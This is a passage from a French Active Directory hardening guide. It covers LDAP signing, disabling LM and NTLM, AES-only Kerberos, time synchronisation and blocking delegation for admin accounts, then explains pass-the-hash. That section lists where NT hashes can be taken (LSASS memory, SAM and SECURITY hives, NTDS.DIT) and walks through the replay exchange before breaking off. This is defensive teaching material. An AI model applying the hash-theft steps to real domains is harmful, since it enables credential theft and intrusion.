
1. Editer la stratégie de groupe *Default Domain Controller Policy*. Aller dans *Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options.* Configurer le paramètre *Domain controller - LDAP server signing requirements* sur *Require signing*.



2. Editer la stratégie de groupe *Default Domain Policy*. Aller dans *Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options.* Configurer le paramètre *Network security: LDAP client signing requirements* sur *Require signing*.




Pour vérifier que le nouveau réglage est en production, lancer l'utilitaire LDP.EXE.
Cliquer sur *Connection* | *Connect*. Entrer l'IP du contrôleur de domaine. Ne pas cocher la case SSL.
L'annuaire envoie cette information :
supportedSASLMechanisms (4): GSSAPI; GSS-SPNEGO; EXTERNAL; DIGEST-MD5;
Aller ensuite dans *Connection* | *Bind*.
Saisir le nom de votre utilisateur et sélectionner la case *Simple bind*.



L'erreur suivante doit apparaître :
Error 0x2028. A more secure authentication method is required for this server.
En effet, les commandes LDAP Simple Bind ne sont plus autorisées sans SSL / TLS.


Installer *Active Directory Certificate Services* (voir procédure en annexe) sur un serveur membre. Créer une autorité de certification racine d'entreprise (une autorité de certification 1 tiers est suffisante pour la démonstration).
Par défaut les contrôleurs de domaine Windows 2012 R2 sont configurés pour obtenir un certificat de type *Domain controller* via l'*autoenrollment*. Pour forcer la génération du certificat, taper la commande *gpupdate /force* sur le contrôleur de domaine Windows 2012 R2. Vous devez maintenant disposer d'un certificat de type *Domain Controller*.

Vous pouvez maintenant tester un LDAP SIMPLE BIND avec SSL / TLS.
Entrer le nom DNS du contrôleur de domaine et cocher la case SSL.



Vous devez obtenir le résultat suivant :
res = ldap_simple_bind_s(ld, 'msreport\administrator', <unavailable>); // v.3
Authenticated as: 'MSREPORT\Administrator'.

Click on *View* | *Tree*. Ajouter le chemin LDAP du domaine (DC=msreport,dc=be dans cet exemple).



Vous pouvez maintenant parcourir l'annuaire Active Directory.

Activer la signature LDAP uniquement après l'avoir validée sur maquette et après avoir identifié toutes les applications qui effectuent des requêtes d'authentification LDAP Simple Bind.


Pour identifier les applications qui effectuent des LDAP Simple Bind, il faut filtrer le journal d'événement sur l'ID *2887* comme indiqué dans l'article http://support.microsoft.com/kb/935834/en-us.

4.5.3 DESACTIVER LES PROTOCOLES D'AUTHENTIFICATION NTLM

Active Directory permet de s'authentifier avec les protocoles LM, NTLM V1, NTLM V2 et Kerberos (on fait abstraction du protocole DIGEST qui nécessite une configuration spéciale non sécurisée et non activée). Si vous disposez uniquement de machines sous Windows 7 et Windows 2008 R2, vous pouvez désactiver le protocole LM et NTLM. Seuls les protocoles d'authentification NTLM V2 et Kerberos seront autorisés.
Il est aussi possible d'interdire le protocole NTLM V2 mais cela nécessite une phase d'Etude très poussée (voir plus loin dans ce document).

L'utilisation des protocoles LM, NTLM V1 et NTLM V2 est contrôlée par la stratégie de groupe *Network security: LAN Manager authentication level*.
Lancer la console GPMC.MSC et éditer la *Default Domain Policy*. Aller dans *Computer Configuration* | *Policies* | *Windows Settings* | *Security Settings* | *Security Options*.
Configurer le paramètre *Network security: LAN Manager authentication level* sur *Send NTLMv2 response only. Refuse LM & NTLM*.
Faire la même action au niveau de la *Default Domain Controller Policy* (pour éviter tout conflit potentiel).

Avec ce réglage, les protocoles *LM* et *NTLM V1* sont désactivés, ce qui permet d'augmenter le niveau de sécurité de l'annuaire.




Exemples d'applications nécessitant les protocoles NTLM ou LM :

- Les serveurs de fichiers / NAS qui s'appuient sur SAMBA doivent être au minimum en version 3.0 comme indiqué sur le site http://www.samba.org/samba/history/.
- Vous devez disposer du service pack 4 pour les stations de travail Windows NT4.

Une étude de l'impact de la désactivation de LM et NTLM doit être effectuée avant de configurer ce paramètre sur l'environnement de production.

Il est possible d'aller plus loin et de désactiver aussi le protocole NTLM V2. **Cette action est fortement déconseillée et nécessite une analyse très poussée des impacts au niveau des applications**. Elle peut s'appliquer à des environnements de recherche avec des contraintes de sécurité très hautes.


Pour désactiver NTLM V2 (et aussi tous les variantes comme LM et NTLM) :
Lancer la console *GPMC.MSC* et éditer la *Default Domain Policy*. Aller dans *Computer Configuration* | *Policies* | *Windows Settings* | *Security Settings* | *Security Options*.
Configurer le paramètre *Network security: Restrict NTLM: NTLM authentication in this domain* sur la valeur *Deny all*.



Dans ce mode, tout le trafic NTLM est interdit sauf celui pour les machines ajoutées dans le paramètre de GPO *Network security: Restrict NTLM: Add server exceptions for NTLM authentication in this domain*. L'ouverture de session avec un compte de la base SAM locale sur une machine Windows se fait toujours en NTLM aussi.

L'utilisation de l'authentification Kerberos nécessite qu'un *ServicePrincipalName* soit créé pour identifier tous les serveurs et les applications de l'entreprise. Il sera nécessaire de créer un SPN pour tous les alias DNS. Dans l'exemple ci-dessous, le serveur CHBAADMT dispose d'une instance ADMT SQL Server 2008 R2. Pour s'authentifier sur cette instance SQL Server 2008 R2, l'attribut *ServicePrincipalName* du compte ordinateur CHBAADMT doit contenir l'entrée suivante : *MSSQLSvc/CHBAADMT.chidf75.net:ADMT*.

Pour visualiser l'attribut ServicePrincipalName, configurer la console *Active Directory Users and Computers* en mode d'affichage *Advanced Features*. Aller ensuite dans l'onglet *Attribute Editor* et sélectionner *ServicePrincipalName*. Pour ajouter ou supprimer un SPN, utilisez l'outil *Setspn.exe*.




Pour désactiver NTLM V2, il est donc nécessaire de vérifier si toutes vos applications qui s'authentifient avec des comptes utilisateurs Active Directory supportent Kerberos et si vous avez créé tous les ServicePrincipalName requis.
Si le protocole NTLM est désactivé, l'accès à une application via son IP n'est plus possible. Le message d'erreur *The network name cannot be found*.

Pour vous aider dans cette tâche, il est possible d'activer un paramètre de GPO qui va créer un log avec toutes les applications / machines qui utilisent le protocole NTLM au niveau du journal *Applications and Services Log/Microsoft/Windows/NTLM*. Ce paramètre nécessite de disposer de contrôleur de domaine Windows 2008 R2.
Je vous invite à lire ces deux articles pour plus d'informations sur comment bloquer l'authentification LM et NTLM V1, NTLM V2.
http://blogs.technet.com/b/askds/archive/2009/10/08/ntlm-blocking-and-you-application-analysis-and-auditing-methodologies-in-windows-7.aspx
http://technet.microsoft.com/en-us/library/jj865680(v=ws.10).aspx
http://technet.microsoft.com/en-us/library/jj865671(v=ws.10).aspx


4.5.4 CONFIGURER ALGORITHME DE CHIFFREMENT KERBEROS


Si vous disposez uniquement de machines sous Windows 7 / Windows 2008 R2 et versions ultérieures, vous pouvez autoriser uniquement les protocoles de chiffrement *AES128_HMAC_SH1* et *AES256_HMAC_SH1SH1* pour Kerberos.
Les algorithmes de chiffrement *AES128_HMAC_SH1* et *AES256_HMAC_SH1* sont en effet beaucoup plus sécurisés que *DES_CBC_MD5* ou *RC4_HMAC_MD5* (protocole le moins sécurisé).

Pour activer ce réglage :
Lancer la console GPMC.MSC et éditer la Default Domain Policy. Aller dans *Computer Configuration* | *Policies* | *Windows Settings* | *Security Settings* | *Security Options*. Au niveau du paramètre *Network Security: Configure Encryption types allowed for Kerberos*, cocher uniquement les cases *AES128_HMAC_SH1* et *AES256_HMAC_SH1*. Faire la même chose au niveau de la *Default Domain Controller Policy*.



Ce réglage affecte tous les comptes utilisateurs et tous les comptes ordinateurs du domaine. Il écrase les paramètres définis au niveau des comptes utilisateurs et ordinateurs comme expliqué dans l'article Microsoft suivant :
http://blogs.msdn.com/b/openspecification/archive/2011/05/31/windows-configurations-for-kerberos-supported-encryption-type.aspx






Ce réglage peut poser problème avec certaines applications. Il sera donc nécessaire de valider le bon fonctionnement de vos applications après mise en œuvre. Je vous invite à lire les articles ci-dessous qui en parlent :
http://technet.microsoft.com/en-us/library/dd560670(v=WS.10).aspx
http://windowsitpro.com/security/q-can-default-encryption-types-kerberos-authentication-protocol-uses-windows-7-and-windows-
https://dirteam.com/sander/2014/07/15/security-thoughts-leveraging-ntlm-hashes-using-kerberos-rc4-hmac-encryption-aka-aorato-s-active-directory-vulnerability/

4.5.5 CONFIGURER LA SYNCHRONISATION HORAIRE

Le protocole Kerberos supporte un maximum de 5 minutes de décalage horaire (configurable au niveau des stratégies Kerberos de la *Default Domain Policy*).



Il est donc vital de configurer la politique de synchronisation horaire. Cette dernière se fait (par défaut) au travers du service *W32Time*. Sur les machines membres du domaine, ce service sert de client *NTP*.


Les machines membres du domaine se synchronisent sur un des contrôleurs de leur domaine. L'entrée de registre *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\Parameters\ Type* doit avoir comme valeur *NT5DS*.

Sur les contrôleurs de domaine, le service W32Time joue à la fois le rôle de client NTP et de serveur NTP. Les contrôleurs de domaine doivent synchroniser leur heure depuis le contrôleur de domaine avec le rôle Emulateur PDC de leur domaine ou avec un contrôleur du domaine parent ou racine.

Au niveau du domaine racine de la forêt, les contrôleurs de domaine doivent se synchroniser sur l'Emulateur PDC du domaine racine.

A son tour ce serveur (le contrôleur du domaine racine avec le rôle PDC Emulator) va devoir se synchroniser avec une source de temps fiable. Il faut pour cela passer l'entrée de registre *Type* sur la valeur *NTP* et définir un serveur NTP comme *time.windows.com*.
Pour effectuer cette action taper la commande suivante :
w32tm /config /computer:<<PDC-FQDN>> /manualpeerlist:time.windows.com /syncfromflags:manual /update

On peut voir que l'entrée de registre Type a été configurée sur la valeur *NTP* (au lieu du *NT5DS*).



Comment faire si tous vos contrôleurs de domaine sont des machines virtuelles ?
Tous les serveurs de virtualisation (comme Hyper-V, VMware ESX…) doivent se synchroniser manuellement et directement sur le même serveur de temps que l'Emulateur PDC du domaine racine de la forêt. Si vous disposez d'Hyper-V, il faut appliquer la même commande que pour l'Emulateur PDC.

w32tm /config /computer:<<HYPERV>> /manualpeerlist:time.windows.com /syncfromflags:manual /update

Pour autres machines virtuelles (dont les contrôleurs de domaine), on reste sur le réglage standard présenté ci-dessus.


http://blogs.technet.com/b/nepapfe/archive/2013/03/01/it-s-simple-time-configuration-in-active-directory.aspx

http://technet.microsoft.com/fr-fr/library/dd723673(v=ws.10).aspx

4.5.6 INTERDIRE LA DELEGATION KERBEROS POUR LES COMPTES D'ADMINISTRATION

Quand la délégation Kerberos est activée, l'utilisateur A envoie un *TGT* Forwarded (TGT de l'utilisateur) au serveur B. Ce comportement est très risqué avec des comptes utilisateurs disposant de privilèges importants car un attaquant peut faire une élévation de privilège s'il arrive à compromettre le serveur B.

Une bonne pratique est de définir l'option *Account is sensitive and cannot be delegated* sur tous les comptes utilisateurs avec des privilèges d'administration sur l'annuaire Active Directory.



4.6 ELEVATION DE PRIVILEGE AVEC LA TECHNIQUE *NTLM PASS THE HASH*

Dans l'exemple ci-dessous on part du principe que le LMHASH est désactivé. L'utilisateur s'est déjà authentifié avec le contrôleur de domaine à l'aide du protocole NTLM.

Une fois que l'utilisateur est authentifié sur sa station (ouverture de session locale), comment arrive-t-il à accéder à des ressources situées sur d'autres machines sans devoir s'authentifier de nouveau à chaque fois (sans demande du login / mot de passe) ?
Le processus *Lsass.exe* va générer un HASH à partir du mot de passe de l'utilisateur (le NTHASH) et le stocker en mémoire une fois l'ouverture de session effectuée.
Pour accéder à des ressources réseaux, l'utilisateur fait une ouverture de session réseau. Avec le protocole NTLM, cette ouverture de session réseau nécessite uniquement que la machine dispose du NTHASH (le Hash du mot de passe de l'utilisateur) pour chiffrer le challenge envoyé par le serveur.

Windows ne redemande donc pas le login / mot de passe car il a déjà cette information en mémoire.

4.6.1 COMPRENDRE UNE ATTAQUE NTLM PASS THE HASH

Les attaques de type *Pass-the-hash* consistent à s'authentifier, non pas à l'aide du mot de passe de l'utilisateur mais de son empreinte (le NTHASH). L'attaquant peut récupérer le NTHASH de l'utilisateur de plusieurs manières :

- En analysant la mémoire du processus *Lsass.exe*.
- Via les entrées de registre *HKEY_LOCAL_MACHINE\SECURITY*.
- En analysant le contenu de la base SAM (*HKEY_LOCAL_MACHINE\SAM*). Cette attaque marche pour les comptes locaux de la base SAM.
- En analysant le contenu du fichier NTDS.DIT (annuaire Active Directory)

Comme il n'est pas toujours possible (même avec des rainbow tables) de récupérer le mot de passe en clair à partir du NTHASH, l'attaquant va simuler le fonctionnement d'une ouverture de session réseau avec le protocole NTLM. Le détail de cet échange est présenté ci-dessous :

1. L'attaquant envoie en texte clair le login de l'utilisateur au serveur S.

2. Le serveur S génère un chiffre aléatoire de 16 octets (appelé challenge ou nonce) et l'envoie au client.

3. L'attaquant chiffre le challenge avec le mot de passe au format NTHASH de l'utilisateur qu'il a récupéré (la réponse) et l'envoie au serveur S.

